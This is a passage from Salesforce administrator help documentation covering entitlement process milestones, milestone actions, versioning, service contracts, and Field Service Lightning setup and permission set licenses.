9. Optionally, select the business hours that you want to apply to the Target Date calculation for this milestone. If you don't specify business hours for the milestone, then the Entitlement Process business hours are used. If neither are specified, then the business hours on the case or work order are used.
10. Specify the order in which Salesforce should process the milestones. This applies to situations where a support record matches the criteria of multiple milestones at the same time.

11. Enter the criteria a record must match for the milestone to apply to it:

- Choose `criteria are met` and select the filter criteria that a record must meet for a milestone to apply to it. For example, set a case filter to *`Priority equals High`* if you want the milestone to apply to cases with the `Priority` field marked High.

  Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True."

- Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." The milestone applies to records if the formula returns "True." For example, the formula `(Case: Priority equals High) AND (Case: Case Origin equals Email, Web)` applies the milestone to cases where the `Priority` field is High and the `Case Origin` field is marked Email or Web. You can't use the `Case Owner` field in formulas.

12. Click **Save**.

Note: Milestones are measured in minutes and seconds, but their start and end times are only accurate to the minute. For example, suppose a milestone is triggered at 11:10:40 a.m. and the time to complete the milestone is 10 minutes. In this case, the milestone target time is 11:20:00 am, not 11:20:40. As a result, the remaining time for the agent to complete the milestone is 9 minutes and 20 seconds, not the full 10 minutes.

SEE ALSO:

Milestone Statuses

Milestone Actions

Add a Milestone Action to an Entitlement Process

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. After you create an entitlement process and add milestones to it, add milestone actions to the milestones.

1. From Setup, enter *`Entitlement Processes`* in the `Quick Find` box, then select **Entitlement Processes**.
2. Click the name of an entitlement process.
3. Click the name of a milestone on the Milestones related list.
4. If you want to add a warning or violation action, add a time trigger first. After you add a trigger, the option to add a workflow action appears. Success actions use the milestone's time trigger.

   Tip: If you want a violation action to fire immediately after the milestone is violated, set the time trigger to 0 minutes.

5. Click **Add Workflow Action** and select an option.

Workflow Action	What It Does	Example
New Task	Create a workflow task	Create a task for a support agent to call a customer when a First Response milestone is violated.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To add milestone actions to entitlement processes:

- "Manage Entitlements"

  AND

  "Customize Application"

Workflow Action	What It Does	Example
New Email	Create an email alert	Notify case owners when a First Response milestone on their case is near violation.
New Field Update	Define a field update	Update the case Priority field to `High` when a First Response milestone is near violation.
New Outbound Message	Define an outbound message	Send data about parts or services to an external system after a First Response milestone is completed.
Select Existing Action	Select an existing action	Use an existing email alert to notify a case owner when their case is near violation of a first response.

Note: Time-triggered actions only occur during your Salesforce org's business hours. You can add up to 10 actions and 10 time triggers to each type of milestone action.

SEE ALSO:

Milestone Actions

Apply an Entitlement Process to an Entitlement

You've created an entitlement process; now it's time to use it! Apply an entitlement process to a customer's entitlement so all support records linked to the entitlement use that process.

1. Go to the entitlement.
2. In the `Entitlement Process` lookup field, select the process you want to apply.

   Important: If you're using entitlement processes, manage customers' work orders and cases on separate entitlements. This is because an entitlement process only runs on records that match its type. For example, when a Case entitlement process is applied to an entitlement, the process only runs on cases associated with the entitlement. If a work order is also associated with the entitlement, the process won't run on the work order.

3. Click **Save**.

Tip: If you've set up entitlement templates, you can associate an entitlement process with a template so all entitlements created using that template automatically use the selected entitlement process.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit entitlements:
- "Edit" on entitlements

SEE ALSO:

How a Record Moves Through an Entitlement Process

How a Record Moves Through an Entitlement Process

When an entitlement process is applied to an entitlement, the entitlement process runs on all support records linked to the entitlement. Learn how support records like cases and work orders move through an entitlement process.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. A support agent linked a record to an entitlement that has an entitlement process. This can be done in several ways:
   - The support agent creates the record from the Cases or Work Orders related list on the entitlement.
   - The support agent creates the record, then uses the Entitlement lookup field on the record to select the proper entitlement.
2. The record enters the process based on its creation date or a custom date/time field. A custom date/time field lets users edit a date on the record to trigger when it enters the process.
3. Salesforce assigns milestones with matching criteria to the record. For example, if a milestone's criteria is `Priority equals High`, and a case has a Priority of `High`, Salesforce assigns it to the `Priority equals High` milestone. A record associates with one milestone at a time. It can associate with many milestones as it moves through the process.
4. Milestone actions determine when and if warning, violation, or success workflow actions fire for the record.
5. A support agent updates the record to complete a milestone action.
6. After a record is updated, it cycles through the entitlement process and initiates any milestones that match its criteria.
7. The record exits the process based on custom criteria or when it's closed.

You can view records with assigned entitlements by creating case or work order list views that filter on entitlement process fields.

Important: Milestones are not automatically marked Completed when a record exits an entitlement process. To write an Apex trigger that auto-completes milestones that meet unique criteria, see Auto-Complete Case Milestones.

SEE ALSO:

Set Up Entitlements

Entitlement Management Setup Checklist

Report on Entitlements

Use custom report types to define report criteria that users can use to run and create reports on entitlements, service contracts, and contract line items.

After you set up entitlement management, your Salesforce org automatically includes the following custom report types:

Custom Report Type	Description	Report Type Location
Accounts with entitlements with contacts	Lists accounts with entitlements that include contacts (named callers).	Accounts & Contacts
Service contracts with contract line items	Lists service contracts with contract line items (products).	Customer Support Reports
Service contracts with entitlements	Lists service contracts with entitlements.	Customer Support Reports
Cases with milestones	Lists cases with milestones. Note: This report type can't be customized.	Customer Support Reports

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create or update entitlement management custom report types:

- "Manage Custom Report Types"

To create and run reports based on entitlement management custom report types:

- "Create and Customize Reports"

To customize entitlement management custom report types:

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
2. From the All Custom Report Types page, you can:
   - Define a new custom report type. You can't select entitlements as a primary object.
   - Update a custom report type's name, description, report type category, and deployment status.
   - Delete a custom report type.

     Important: When you delete a custom report type, all the data stored in the custom report type is deleted and cannot be restored from the Recycle Bin.

Tip: If you want to view a list of work orders with milestones in your org, use the Object Milestones custom report type to create a work order report.

SEE ALSO:

Set Up Entitlements

Set Up Service Contracts

How Business Hours Work in Entitlement Management


When a support record is linked to an entitlement, the record, its milestones, its entitlement process, and the entitlement itself can each use different business hours. Learn how Salesforce approaches business hours in these situations.

On records that include entitlement processes, business hours are applied according to a hierarchy. Salesforce uses the business hours specified at the highest level.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud



So a milestone's business hours override the entitlement process' business hours, which override the case or work order's business hours. If no business hours are set on the milestone, then the entitlement process business hours are used. And if business hours aren't specified on the milestone or the entitlement process, the case or work order business hours are used.

You can also set business hours on entitlements. If you create a record from an entitlement, it inherits the entitlement's business hours. However, if the entitlement is part of an entitlement process, we recommend leaving the entitlement's business hours field blank. Related records automatically use the entitlement process' business hours.

When setting business hours, follow these best practices:

- If you want to use the same entitlement process for records that have different business hours, set business hours at the entitlement process level. For example, suppose that you set the business hours on an entitlement process to weekdays from 9 to 5. If a customer requests evening and weekend updates to their case, you can create an "Update Customer" milestone with its own 24/7 business hours.
- If you want to use different business hours for different severity levels, set business hours at the milestone level. For example, if the severity level of a case increases, the customer may need to be contacted more frequently. You can create a "Last Touch" milestone that changes business hours according to severity level while the other milestones in the entitlement process remain unchanged.

SEE ALSO:

Set Up an Entitlement Process

Updating an Entitlement Process

Entitlement versioning lets you create multiple versions of an entitlement process, even if it's assigned to active entitlements and support records.

Watch a Demo (2:20 minutes)

Use entitlement versioning if:

- You want to make several versions of an entitlement process that have minor differences
- You want to update an entitlement process to reflect changes in your business processes

You might find that an entitlement process needs to be updated seasonally, or that you need to roll back to a previous version.

Note: To create multiple versions of entitlement processes, entitlement versioning must be enabled in your org. Select **Enable Entitlement Versioning** on the Entitlement Settings page in Setup.

When you create versions of entitlement processes with the same name, the version number and notes help you differentiate between versions. Salesforce prevents you from disabling entitlement versioning so you always know which version you're working with.

When you create a new version of an entitlement process, you can change any of the following:

- Name
- Description
- Whether the process is active
- Whether the version is the default
- Entry criteria
- Exit criteria

You can also add notes about the version. This makes it easy to differentiate between multiple versions of the same process, especially if they have the same name.

On new versions of entitlement processes that are currently in use, you can add new milestones, but you can't edit existing ones. On new versions of processes that aren't currently in use, you can both add new milestones and edit existing ones.

Once you create a new version of an entitlement process, you can choose to apply it to all entitlements and support records assigned to the previously used version, or only to new entitlements and support records. All versions of an entitlement process must be the same type: Case or Work Order.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

SEE ALSO:

Create a New Version of an Entitlement Process

Use a New Version of an Entitlement Process

Create a New Version of an Entitlement Process

Entitlement versioning lets you create multiple versions of an entitlement process, even if it's assigned to active entitlements and support records. You can use multiple versions of an entitlement process at the same time in your Salesforce org.

Watch a Demo (2:20 minutes)

Note: To create multiple versions of entitlement processes, entitlement versioning must be enabled in your org. Select **Enable Entitlement Versioning** on the Entitlement Settings page in Setup.

When you create versions of entitlement processes with the same name, the version number and notes help you differentiate between versions. Salesforce prevents you from disabling entitlement versioning so you always know which version you're working with.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and update entitlement processes:
- "Manage Entitlements"

1. From Setup, enter *Entitlement Processes* in the Quick Find box, then select **Entitlement Processes**.
2. Click the name of the entitlement process for which you want to create a new version.
3. In the Entitlement Process Versions list, click the version of the process from which you want to create a new version.
4. On the Entitlement Process Detail page, click **Create New Version**.
5. Add details about the new version. Follow these best practices:
   - Use the Version Notes field to explain what makes the version you're creating different from others. This makes it easier to differentiate between multiple versions of the same entitlement process.
   - Leave the name as is.
   - Click **Active** to be able to use the new version.
   - Click **Default** if you want to make the new version the default version of the process. This makes it easier to find in lookup field searches.
6. Click **Save**.
   After saving, you can modify the entitlement process' milestones if needed.

   Important:
   - On new versions of entitlement processes that are currently in use, you can add new milestones, but you can't edit existing ones. On new versions of processes that aren't currently in use, you can both add new milestones and edit existing ones.
   - All versions of an entitlement process must be the same type.

When you create a new version of an entitlement process, it isn't automatically applied to entitlements that were using the previous version. To learn how to apply a new version of an entitlement process to existing and new entitlements, see Use a New Version of an Entitlement Process.

SEE ALSO:

Updating an Entitlement Process

Use a New Version of an Entitlement Process

After you create a new version of an entitlement process, you can choose to apply it to all entitlements assigned to the previous version, or only to new entitlements. When you apply an entitlement process to an entitlement, it also applies the process to that entitlement's active support records.

Watch a Demo (2:20 minutes)

Note: To create multiple versions of entitlement processes, entitlement versioning must be enabled in your org. Select **Enable Entitlement Versioning** on the Entitlement Settings page in Setup.

When you create versions of entitlement processes with the same name, the version number and notes help you differentiate between versions. Salesforce prevents you from disabling entitlement versioning so you always know which version you're working with.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and update entitlement processes:
- "Manage Entitlements"

Applying an Entitlement Process to a New Entitlement

Scenario: You're creating an entitlement and want to apply a particular version of an entitlement process to it.

1. Choose the entitlement process you want in the Entitlement Process lookup field on the entitlement.

Tip: After you click the lookup icon on the Entitlement Process field, select "All Versions" in the lookup dialog box. Otherwise, you can only choose from the default versions of existing entitlement processes.

Applying an Entitlement Process to an Existing Entitlement

Scenario: You made a new version of an entitlement process, and you want to switch all the entitlements that were using the previous version over to your new version.

1. From Setup, enter *Entitlement Processes* in the Quick Find box, then select **Entitlement Processes**.
2. Click the name of the entitlement process you want to work with.
   The list on the main Entitlement Processes page shows the default version of each process. Click the name of a process to see a list of all available versions of it.
3. On the detail page for the entitlement process, click the name of the new version that you want to apply to existing entitlements (and by default, to cases or work orders linked to those entitlements).
4. Click **New Update Rule**.
5. Choose the version of the entitlement process you want to update from.
   You can update from any other version of the process, whether or not it's active.
6. Depending on the differences between the old and new versions of the entitlement process, updating an entitlement to the new version can trigger milestone warning and violation actions on that entitlement's support records (such as cases or work orders). To avoid such warnings and violation actions, select **Don't Trigger New Milestone Warnings and Violations**. We recommend selecting this so you don't trigger violation warnings on old entitlements and support records.
7. Click **Save**.
   The update rule detail page shows the estimated number of entitlements and support records that will be updated to use the new process.
8. Click **Start** to begin the update process.

Usually the update process completes within an hour, but it depends on the number of entitlements and records being updated. Throughout the update process, the update rule detail page refreshes periodically to show the number of entitlements and records processed. To stop the update at any time, click **Stop**.

When the update rule displays a `Completed` status, all related entitlements and support records have been updated to use the new version of the entitlement process. If the status is `Completed With Exceptions`, some records couldn't be updated to the new version because of errors. To find out which records weren't updated and why, contact Salesforce Support.

SEE ALSO:

- Set Up an Entitlement Process
- Updating an Entitlement Process
- Create a New Version of an Entitlement Process

Set Up Service Contracts

Service contracts are agreements between you and your customers for a type of customer support. Service contracts can represent different kinds of customer support, such as warranties, subscriptions, or service level agreements (SLAs).

Note: Entitlements must be enabled in your org for you to set up service contracts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set up service contracts:

- "Manage Entitlements"

  AND

  "Customize Application"

From the object management settings for service contracts:

1. **Customize service contract fields.**

   This lets you control what information users add to service contracts. You can create custom service contract fields that are specific to your industry or support process.

2. **Customize service contract page layouts.**

   This lets you specify which fields and related lists users see on service contracts. Consider making the following customizations:

   - Add the `Status Icon` field so users can easily see whether the service contract is active, expired, or inactive.
   - To let users make one service contract the parent of another, add the `Parent Service Contract` field and Child Service Contracts related list. You can also add the read-only `Root Service Contract` field so users can see the top-level service contract in a service contract hierarchy. A service contract hierarchy can contain up to 10,000 service contracts.

3. **Set field-level security on service contract fields.**

   This lets you choose which service contract fields users can access.

4. **Set field history tracking on service contracts.**

   This lets you see when field values were changed. Changes are listed in the Service Contract History related list on service contracts. From the object management settings for service contracts, go to the fields section, and then click **Set History Tracking**.

5. **Make the Service Contracts tab visible in Salesforce and any custom apps.**

   The Service Contracts tab is where users create and edit service contracts and contract line items. Add the tab to an app or instruct your users to add it to an existing tab set in Salesforce. Users need the "Read" permission on service contracts to see the Service Contracts tab.

6. **Add the Service Contracts related list to account and contact page layouts.**

This lets users create, update, and verify service contracts from accounts and contacts.

SEE ALSO:

Entitlement Management Setup Checklist

Set Up Contract Line Items

Set Up Contract Line Items

Set up contract line items to be able to specify which products a service contract covers. Contract line items only display to users on the Contract Line Items related list on service contracts (not on contracts!). You can only use contract line items if your Salesforce org uses products.

Note: Entitlements must be enabled in your org for you to set up contract line items.

From the object management settings for contract line items:

1. **Customize contract line item fields.**

   This lets you control what information users add to contract line items. You can create custom contract line item fields that are specific to your industry or support process.

2. **Customize contract line item page layouts.**

   This lets you specify which fields and related lists users see on contract line items. Consider making the following customizations:

   - Add the `Status Icon` field so users can easily see whether the line item is active, expired, or inactive.
   - To let users make one line item the parent of another, add the `Parent Contract Line Item` field and Child Contract Line Items related list. You can also add the read-only `Root Contract Line Item` field, which lists the top-level line item in a contract line item hierarchy. A contract line item hierarchy can contain up to 10,000 line items.

3. **Customize other objects' page layouts.**

   This lets you choose how users can associate contract line items with other records. Consider making the following customizations:

   - (Required) Add the Contract Line Items related list to service contract page layouts. This lets users create, edit, and delete contract line items from service contracts.
   - Add the Contract Line Items related list to asset layouts. This lets users view and change associations between assets and contract line items.
   - Add the `Contract Line Item` lookup field to entitlement page layouts. This lets users associate a line item with a particular entitlement.

4. **Set field-level security on contract line items.**

   This lets you choose which contract line item fields users can access.

5. **Set field history tracking on contract line items.**

   This lets you see when field values were changed. Changes are listed in the Contract Line Item History related list on contract line items. From the object management settings for contract line items, go to the fields section, and then click **Set History Tracking**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set up service contracts and contract line items with entitlements:

- "Manage Entitlements"

  AND

  "Customize Application"

Note: Schedules aren't available for contract line items, and community users can't access them.

SEE ALSO:

Entitlement Management Setup Checklist

Set Up Entitlement Management in Communities

Add entitlement management to your communities to let customers or partners view their entitlements and service contracts. Contract line items don't display in communities.

Follow these steps to expose entitlements and/or service contracts in a community.

1. Update user profiles.
   a. Clone the Customer Community User, Customer Community Plus User, or Partner Community User profiles and enable the "Read" permission on entitlements and/or service contracts.

      Note: Remember to click **Edit Profiles** at the bottom of the detail page to activate the new profiles.

   b. Optionally, on the profiles of delegated community moderators, enable the "Create" and "Delete" permissions on entitlement contacts. This lets moderators update entitlement contacts.
   c. Verify that the tab visibility for the Entitlements and/or Service Contracts tabs is Default On.
2. Add the Entitlements and/or Service Contracts tabs to the community.
3. Add the `Entitlement Name` field to case and work order page layouts assigned to community users. This lets users add entitlements to cases and work orders. Work orders are not available in communities built using the self-service community templates.

   Note: To avoid exposing your internal support processes, we recommend **not** adding the following fields to case and work order page layouts for community users:

   - `Entitlement Process Start Time`
   - `Entitlement Process End Time`
   - `Stopped`
   - `Stopped Since`
4. Optionally, add the Entitlements related list to account and contact page layouts assigned to community moderators. This lets moderators create cases automatically associated with the right entitlements.

EDITIONS

Available in: Salesforce Classic

Communities are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlement Management is available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create, customize, or activate a community:
- "Create and Set Up Communities" AND is a member of the community they're updating

To set up entitlement management:
- "Manage Entitlements"

To assign user licenses:
- "Manage Internal Users"

Field Service Lightning Help

Find the information you need to make the most of Field Service Lightning.

Getting Started

- Field Service Lightning

- Planning for Field Service Lightning
- Field Service Lightning Considerations
  - Field Service Lightning Limits and Limitations
  - Location Tracking in Field Service Lightning
  - Considerations for Using Work Orders
    - How Work Orders Fit Into Your Support Process
    - How Pricing Works on Work Orders
    - Apex Code Samples for Work Orders

Setting Up Field Service Lightning

- Set Up Field Service Lightning
  - Enable Field Service Lightning
  - Assign Field Service Lightning Permission Sets
  - Set Up the Field Service Lightning Managed Package
  - Set Up Service Territories
    - Configure Service Territory Settings
    - Create Service Territories
  - Set Up Service Resources
    - Create Service Resources
  - Set Up Work Orders
    - Configure Work Order Settings
    - Create Work Types
    - Create Work Orders
    - Choose Preferred Service Resources on Work Orders
    - Create Service Appointments
  - Set Up Skills for Field Service
    - Configure Skill Settings
    - Create Skills
    - Assign Skills to Service Resources
    - Add Required Skills to Work Orders or Work Types
  - Create Operating Hours
  - Create Field Service Lightning Reports

Guidelines and Reference Information

- Field Service Lightning Guidelines
  - Guidelines for Using Service Appointments
  - Guidelines for Using Service Resources
  - Guidelines for Using Service Territories
  - Guidelines for Using Work Orders

  - Guidelines for Using Knowledge with Work Orders
- Field Service Lightning Object Fields
  - Service Appointment Fields
  - Service Resource Fields
  - Service Territory Fields
  - Work Order Fields
  - Work Order Line Item Fields
  - Work Type Fields
  - Linked Article Fields
  - Operating Hours Fields
  - Skill Fields for Field Service

Field Service Lightning

Want to manage your field service in one place? Field Service Lightning is a powerful set of features that lets you set up and customize a field service hub in Salesforce.

Field Service Lightning includes the following features, which you can pick and choose from to fit your business needs.

- The Field Service Lightning **standard features** are available when Field Service Lightning is enabled in your org. The standard features offer:
  - **Work order management:** *Work orders* represent tasks to be performed for your customers. You can attach Knowledge articles to work orders, split them into sub-tasks called *work order line items*, and track terms in service-level agreements using milestones. *Service appointments* can be associated with work orders and work order line items, and include details about the appointment schedule. And, time-saving templates called *work types* help you standardize your work orders.
  - **Resource management:** *Service resources* are users who can perform field service work. You can assign service resources to service appointments and specify each resource's skills, service territory, and hours of operation. *Service territories* represent regions in which field service work can be performed. You can assign service resources to a territory and create territory hierarchies.
  - **Schedule management:** *Operating hours* let you define when your service resources are available to work, and when work can be performed in service territories. You can also track service resource absences.
- The Field Service Lightning **managed package** builds on the standard features and include:
  - A scheduling optimizer that allocates resources to appointments in the most efficient way possible by accounting for technician skill level, travel time, location, and other factors
  - A dynamic scheduling console that gives dispatchers and supervisors a bird's-eye view of all scheduled service appointments
  - A robust toolbox of work rules and scheduling policies that help you define your ideal scheduling model
  - Out-of-the-box triggers that make it easy to customize your scheduling and display preferences

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

Field Service Lightning gives you the tools to plan, perform, and track all your field service work, from installations to repairs and maintenance. Let's get started!

SEE ALSO:

Planning for Field Service Lightning
Set Up Field Service Lightning
Field Service Lightning Considerations

Planning for Field Service Lightning

Field Service Lightning is a powerful set of features which you can customize to meet your own unique field service needs. Before setting up Field Service Lightning, consider these essential planning questions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

What types of field service tasks do you want to track?

If many of your business's appointments involve similar tasks, it's a good idea to create work order templates, known as *work types*. On each work type, you can specify how long each type of appointment takes and which skills are required to complete it. Then, you can quickly create work orders or work order line items that inherit their settings from the work type. Work types save you time and helps you standardize your field service work.

How do you want to track technicians' skills?

You can assign skills to all service resources in your org to indicate their certifications and areas of expertise. You can also specify each resource's skill level from 0 to 99.99. For example, you can assign Maria the "Welding" skill, level 50. In addition, you can add required skills to work types, work orders, and work order line items to let dispatchers know which skills are required to complete the job.

If you intend to use the skills feature, decide which skills you want to track and how skill level is to be determined. For example, you may want the skill level to reflect years of experience, certification levels, or license classes.

How do you want to model territories?

You can create *service territories* in your org to represent the geographical regions in which your team works. Territories have their own operating hours and child territories, and service resources can be assigned to territories as members.

If you want to use service territories in Salesforce, determine which territories you want to create. Depending on how your business works, you can create territories based on cities, counties, or other factors.

How do you manage your team's calendars?

A service resource has *operating hours* for each service territory they belong to which indicate when they're available to work in that territory. Similarly, a service territory's operating hours indicate when appointments can take place in the territory. If a resource's operating hours aren't defined for a territory, they inherit their service territory's operating hours. Resource absences are tracked in the Absences related list on their detail page.

While you can assess a service resource's schedule by reviewing their scheduled service appointments, absences, and operating hours, a calendar view isn't available for individual service resources, unless you're using the Field Service Lightning managed package.

Do you want a customizable dispatcher console and automatic scheduling optimization?

If so, consider using the Field Service Lightning managed package.

Note: Sharing must be enabled to install the managed package guide.

Do you want to give your customers a way to track their service progress?

If so, you can add standard Field Service Lightning objects like work orders to your communities built using the Salesforce Tabs + Visualforce template. Only work orders, work order line items, and service appointments are available in communities built on the Customer Service (Napili) template. Make sure to double-check which fields are visible in your communities so customers see only the information they need to.

SEE ALSO:

Field Service Lightning Considerations

Set Up Field Service Lightning

Set Up Field Service Lightning

Set up Field Service Lightning in a way that fits your business needs.

Important: Before you get started, get informed! We recommend reading:

- Planning for Field Service Lightning
- Field Service Lightning Considerations

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

1. Enable Field Service Lightning
   Enable Field Service Lightning to start using field service features like work orders, service appointments, and more.
2. Assign Field Service Lightning Permission Sets
   To give your team access to Field Service Lightning features, assign the necessary object permissions to users with the help of permission set licenses.
3. Set Up the Field Service Lightning Managed Package
   The Field Service Lightning managed package builds on Salesforce's standard field service features to deliver a rich, highly customizable experience for dispatchers and technicians.
4. Set Up Service Territories
   A service territory represents a region in which field service can be performed. Learn how to configure service territory settings and create territories that fit your business processes.
5. Create Operating Hours
   Define operating hours and assign them to service territories, service territory members, or accounts to indicate their field service hours.
6. Set Up Service Resources
   A service resource represents a Salesforce user who can perform field service work. Learn how to create service resources and track their skills and availability.
7. Set Up Skills for Field Service
   Assign skills to service resources to indicate the type of work that they can perform. You can also add required skills to work orders and work types so only resources with certain skills can be assigned to complete the work.
8. Set Up Work Orders
   A work order represents work to be performed on your customers' products. Learn how to configure work order settings and create time-saving templates called work types.

9. Set Up Locations for Field Service
   For Field Service, your locations can be vans, warehouses, customer sites, or whatever suits your organization. Learn how to create service locations and track their consumption and availability.
10. Set Up Parts and Van Stock
    Parts and van stock represent a list of items necessary to complete work orders. Learn how to create parts and van stock and track their consumption and availability.
11. Set Up Customer Service Reports
    Make your customers happy with fast field service reports delivered to their inboxes. Your technicians and dispatchers can create reports for work orders, work order line items, and service appointments and email them directly to the customer. You can use standard templates or create variations of your own.
12. Create Field Service Lightning Reports
    Create report types to track field service progress in your org.

SEE ALSO:

Field Service Lightning Guidelines

Field Service Lightning

Enable Field Service Lightning

Enable Field Service Lightning to start using field service features like work orders, service appointments, and more.

1. From Setup, enter *Field Service Settings* in the Quick Find box, then select **Field Service Settings**.
2. Click **Enable Field Service Lightning**.
3. If you want, select the option to turn on in-app notifications for Salesforce1 and Lightning Experience users when any of the following actions occurs on a work order or work order line item that they own or follow:
   - A text or file post is added
   - A tracked field is updated
   - The record owner changes
   - The resource assignments change on a related service appointment

   Note: If the option to track all related objects is selected in your feed tracking settings for work orders, users are also notified when child records of work orders—such as service appointments—are created or deleted.
4. When you set up work types, which are templates for work orders, you can opt to automatically add a service appointment to new work orders or work order line items associated with a work type. Optionally, configure the Due Date on auto-created service appointments by indicating how many days past the created date it should fall.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

USER PERMISSIONS

To enable Field Service Lightning:
- "Customize Application"

Enabling Field Service Lightning makes the following tabs available in Salesforce:

- **Work Orders**: A basic Field Service Lightning feature, available whether or not Field Service Lightning is enabled.
- **Service Appointments**: Appointments to perform field service work for customers. You can specify the number of resources needed to complete an appointment, the skills required, and the appointment schedule.

- **Service Resources**: Users who can perform field service work. You can assign resources to service appointments and specify each resource's skills, service territory, and more.
- **Skills**: Capabilities needed to perform tasks.
- **Work Types**: Templates that help you standardize your work orders.
- **Service Territories**: Regions in which field service can be performed. You can assign resources to a territory and create territory hierarchies.
- **Operating Hours**: Field service hours that you can define for service territories, service resources, and accounts.
- **Products**: A Salesforce feature, available whether or not Field Service Lightning is enabled.
- **Locations**: A Salesforce feature, available whether or not Field Service Lightning is enabled.
- **Product Items**: A basic Field Service Lightning feature, is available whether or not Field Service Lightning is enabled.

Enabling Field Service Lightning also turns on geocoding (location data) for supported features. To learn more, see Location Tracking in Field Service Lightning on page 2820.

Note:

- The Field Service Lightning managed package includes scheduling optimization, an interactive dispatcher console, and more.

Assign Field Service Lightning Permission Sets

To give your team access to Field Service Lightning features, assign the necessary object permissions to users with the help of permission set licenses.

Field Service users must have a Service Cloud license, a Field Service license and a Field Service permission set license.

Important: Before you can create a permission set for your Field Service users, verify that your org has Field Service Lightning enabled. From Setup, enter *Field Service* in the Quick Find box, then select **Field Service Settings**. Verify that Field Service Lightning is enabled.

Create a permission set for each needed Field Service Lightning license. Creating a permission set gives the object permissions to users with the license.

- Administrators in the Field Service Standard license.
- Dispatchers need the Field Service Dispatcher permission set licenses.
- Technicians need the Field Service Scheduling and Field Service Mobile permission set licenses.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** under Manage Users.
2. Click **New**.
3. Enter a label, API name, and description for your permission set.

   To keep it simple, we suggest using the same name as the permission set license you plan to associate it with.
4. Under Select the type of users who will use this permission set, select the corresponding Field Service Lightning permission set license.
5. Click **Save**.
6. On the permission set overview page, under System, click **System Permissions**.
7. Click **Edit**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To assign a permission set license:
- "Manage Users"

To create a permission set:
- "Manage Profiles and Permission Sets"

8. Enable the corresponding Field Service Lightning permission set license.
9. Click **Save**.
10. On the permission set overview page, under `Apps`, click **Object Settings** and ensure that your permission set license gives access to Field Service objects that they need Create, Read, Edit, and Delete access to.

    Typically, users need, at minimum, access to Work Orders, Service Resources, and Service Appointments.
11. On the permission set overview page, click **Manage Assignments** at the top of the page.
12. Click **Add Assignments**.
13. Select the users who need the permission set.

    Assigning a permission set automatically assigns the associated permission set license to the user.
14. Click **Assign**.
15. Repeat the previous steps until you have create a permission set for each Field Service Lightning permission set license.

1. Field Service Permission Sets Licenses

   These are the available Field Service Lightning permission set licenses.

Field Service Permission Sets Licenses

These are the available Field Service Lightning permission set licenses.

License Name	Object Permissions Included
Field Service Standard	"Read," "Edit," "Create," and "Delete" on: • Service Appointments • Service Resources • Service Territories • Product Items • Operating Hours • Work Types
Field Service Dispatcher	"Read," "Edit," "Create," and "Delete" on: • Service Appointments • Service Resources • Service Territories • Product Items • Operating Hours • Work Types If the Field Service Lightning managed package is installed, users with this permission set license have access to the dispatcher console.
